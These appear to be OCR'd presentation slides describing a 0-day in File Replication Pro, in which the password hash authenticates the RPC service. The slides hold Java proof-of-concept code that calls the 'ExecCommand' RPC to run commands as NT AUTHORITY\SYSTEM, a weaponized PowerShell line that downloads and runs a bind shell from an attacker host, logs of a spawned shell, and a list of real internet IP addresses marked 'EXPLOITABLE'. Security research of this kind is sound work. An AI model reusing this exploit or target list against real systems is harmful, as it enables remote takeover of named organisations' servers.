
- Weak implementation in authentication of the RPC interface
  - By decompiling and studying the file replication client code:



```
public TCPConnection(AddressPort[] address_port_array, String encrypted_password, boolean do_connect) throws Exception {
    Arrays.sort(address_port_array, new TCPConnection.AddressPortComparator2());
    this._address_port_array = address_port_array;
    this.encrypted_password = encrypted_password == null?"":encrypted_password;
    if(do_connect) {
        this.reconnect();
    }

}
```

- ***<u>The password hash, instead of the password</u>***, is used to authenticate and open a TCP connection to the file replication service

Using the Source – Bug #2




```java
public synchronized Map callFunction(String rpc_method, Map params) throws RPCException, IOException, ClassNotFoundException {
    if(this._tcp_connection != null && (this._tcp_connection == null || this._tcp_connection.isConnected())) {
        String rpc_mode = "net.diasoft.s2s.action=RPC";
        DataInputStream istream = this._tcp_connection.getIn_stream();
        DataOutputStream ostream = this._tcp_connection.getOut_stream();
        Utils.dissolve(istream);
        Utils.writeLine(ostream, rpc_mode);
        Utils.writeLine(ostream, rpc_method);
        Utils.writeLine(ostream, "RPC_PARAMS_BEGIN");
        ObjectOutputStream obj_ostream = new ObjectOutputStream(ostream);
        obj_ostream.writeObject(params);
        obj_ostream.flush();
        obj_ostream = null;
        String line = null;

        while(true) {
            line = Utils.getNextLine(istream, 200);
            if(!"RPC_KEEP_ALIVE".equals(line)) {
                ObjectInputStream obj_istream = new ObjectInputStream(istream);
                if("RPC_RESULT_ERROR".equals(line)) {
                    Exception result1 = (Exception)obj_istream.readObject();
                    throw new RPCException("RPC failed remotely on " + rpc_method + ", reason: " + result1.getMessage());
                } else {
                    Map result = (Map)obj_istream.readObject();
                    obj_istream = null;
                    return result;
                }
            }

            Utils.writeLine(ostream, "RPC_KEEP_ALIVE_ACK");
        }
    } else {
        throw new IOException("Can not execute RPC method " + rpc_method + ", TCP connection is closed");
    }
}
```

Using the Source – Bug #2

- The replication server supports many functionalities and RPC calls
  - One is called “ExecCommand”
  - This executes shell commands on the remote system
- If this can be exploited, we can run commands as **`NT AUTHORITY\SYSTEM`**
- Time to create a malicious client to send shell commands to the server ☺

Crafting & Testing the PoC Exploit



```
System.out.print("Connecting to Victim and running as NT AUTHORITY\\SYSTEM: ");
RPCDriver rpc = new RPCDriver(_tcp_connection);
HashMap p = new HashMap();
System.out.print("Success!\n");


/*// debug command to see if command execution works
System.out.print("Attempting to ping attacking our own host                              : ");
p.put("COMMAND", "ping 192.168.56.1");

try {
    Map r = rpc.callFunction("ExecCommand", p);
    System.out.print("Success!\n");
} catch (RPCException e) {
    e.printStackTrace();
} catch (IOException e) {
    e.printStackTrace();
} catch (ClassNotFoundException e) {

    e.printStackTrace();
}
//*************************************************************************/

// start calc.exe
System.out.print("Starting calc.exe...");
p.put("COMMAND", "calc.exe");
try {
    Map r = rpc.callFunction("ExecCommand", p);
    //System.out.print("Success!\n");
} catch (RPCException e) {
    e.printStackTrace();
} catch (IOException e) {
    e.printStackTrace();
} catch (ClassNotFoundException e) {
```





Image File

Windows Calculator
Microsoft Corporation


Version: 6.1.7601.17514
Build Time: Sat Nov 20 16:40:45 2010
Path:
C:\Windows\System32\calc.exe
Command line:
"calc.exe"
Current directory:
C:\Program Files\FileReplicationPro\
Autostart Location:
n/a

Parent: prunsrv.exe(1936)
User: NT AUTHORITY\SYSTEM
Started: 9:39:06 AM 6/14/2016
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: DEP (permanent)
Address Space Load Randomization: Enabled




prunsrv.exe	0.12	53,644 K	54,672 K	1936 Commons Daemon Service ...	Apache Software Foundati...
calc.exe	0.02	4,416 K	7,908 K	4028 Windows Calculator	Microsoft Corporation
prunsrv.exe	0.10	39,008 K	27,812 K	2000 Commons Daemon Service ...	Apache Software Foundati...
prunsrv.exe	0.05	49,416 K	52,592 K	2040 Commons Daemon Service ...	Apache Software Foundati...

Weaponizing the Exploit




```java
// Change this command to whatever fits the target system or whatever you want to achieve
static String cmd = "powershell.exe (New-Object System.Net.WebClient).DownloadFile(\'http://192.168.56.1:8888/ncx99.exe',\'C:\\\\ncx99.exe\');(New-Object -com
    Shell.Application).ShellExecute(\'C:\\\\ncx99.exe\');";;

try {
    p.put("COMMAND", cmd);
    Map r = rpc.callFunction("ExecCommand", p, false, 0);
    System.out.print("[ * ] Downloaded remote bind shell and executing it on: " + ip + ":" + port + "\n\n");
    Thread.sleep(4000);
    System.out.print("[ * ] Please be patient ...\n\n");
    Thread.sleep(2000);
    //System.out.println(cmd);

} catch (Exception e) {
    e.printStackTrace();
    return;
}

System.out.println("[ ! ] Please wait a few moments before attempting to connect to " + ip + " on port 99.");
```



1. ~/D/F/o/a/exploit.jar (fish)

```
~/D/F/o/a/exploit.jar  java -cp FRP_Sploit.jar Main                                  Fri Jun 17 15:18:24 2016
usage: java -cp FRP_Sploit.jar Main <IP> <Port> <Password>
e.g. : java -cp FRP_Sploit.jar Main 127.0.0.1 9200 <PwdHashFromConfig.xml>
       java -cp FRP_Sploit.jar Main 127.0.0.1 9200 ""
~/D/F/o/a/exploit.jar  java -cp FRP_Sploit.jar Main 192.168.56.101 9200 KJG6zu7xZS7mmClNoOcbp4oqQGQ=
log4j:WARN No appenders could be found for logger (net.diasoft.frp.engine.tcp.client.TCPConnection).
log4j:WARN Please initialize the log4j system properly.

[ * ] Connected to 192.168.56.101 as NT AUTHORITY\SYSTEM

[ * ] Downloaded remote bind shell and executing it on: 192.168.56.101:9200

[ * ] Please be patient ...

[ ! ] Please wait a few moments before attempting to connect to 192.168.56.101 on port 99.


---- SHELL SPAWNED ----
```



```
d0g3-w0w3:~ user$ nc 192.168.56.101 99 -vvv
Warning: Inverse name lookup failed for `192.168.56.101'
192.168.56.101 99 (metagram) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\FileReplicationPro>whoami
whoami
nt authority\system

C:\Program Files\FileReplicationPro>exit
read(net): Connection reset by peer
d0g3-w0w3:~ user$
```

Quick Demo

Also available on: https://www.youtube.com/watch?v=FCIjDwSiVDU


Summary

- **Other bugs that were found**
  - Unauthenticated Directory Traversal and File Listing (all connected servers)
  - XSS
  - CSRF
- **Penetration Test Summary**
  - **`NT AUTHORITY\SYSTEM`** access to 6 Windows Servers where Domain Administrator credentials were stolen with *mimikatz*

Conclusion

- Finding 0-days is not always difficult
  - Main thing is to understand how the software works
- The complexity of a 0-day is not really important
  - As long as you achieve your desired end result

Extra: External Facing Hosts on Shodan



TOP COUNTRIES

United States	22
Australia	6
India	5
Malaysia	4
Canada	4

TOP ORGANIZATIONS

HuntTel	4
Ctrls Datacenters	4
Verizon FiOS	3
yourITsupport	2
University of North Carolina at Chapel Hill	2

TOP OPERATING SYSTEMS

Windows XP	1

TOP PRODUCTS

File Replication Pro	39

Total results: 53

115.132.141.40
TM Net
Added on 2016-06-13 23:22:46 GMT
Malaysia
Details

```
>>
FRP Node Ready>>
7A89DFA0EAD5E2
```

72.20.181.96
HuntTel
Added on 2016-06-13 19:39:17 GMT
United States, Mandeville
Details

```
>>
FRP Node Ready>>
DD303ADE611569
```

62.93.169.165
Easynet Espania, SA
Added on 2016-06-13 08:35:45 GMT
Spain
Details


```
>>
FRP Node Ready>>
AB13B0712C6D9D>>
OK
```

173.49.234.35
static-173-49-234-35.bstnma.fios.verizon.net
Verizon FiOS
Added on 2016-06-13 06:30:30 GMT
United States, Wynnewood
Details

```
>>
FRP Node Ready>>
BC5BE3CB47F313>>
OK
```

103.245.89.128
www.drc.anm.gov.my
Gitn-network
Added on 2016-06-13 01:00:57 GMT
Malaysia, Pantai
Details

```
>>
FRP Node Ready>>
5F3F037A66E812>>
OK
```



```
LIVE FILE REPLICATION PRO HOSTS (SHODAN-FREE)
---------------------------------------------

# REMOTELY EXPLOITABLE : 28/36

70.89.78.89    (NO-AUTH) - EXPLOITABLE
67.139.192.18  (NO-AUTH) - EXPLOITABLE - 3389 OPEN
72.20.181.100  (NO-AUTH) - EXPLOITABLE
62.93.169.165  (NO-AUTH) - EXPLOITABLE
97.89.220.83   (NO-AUTH) - EXPLOITABLE
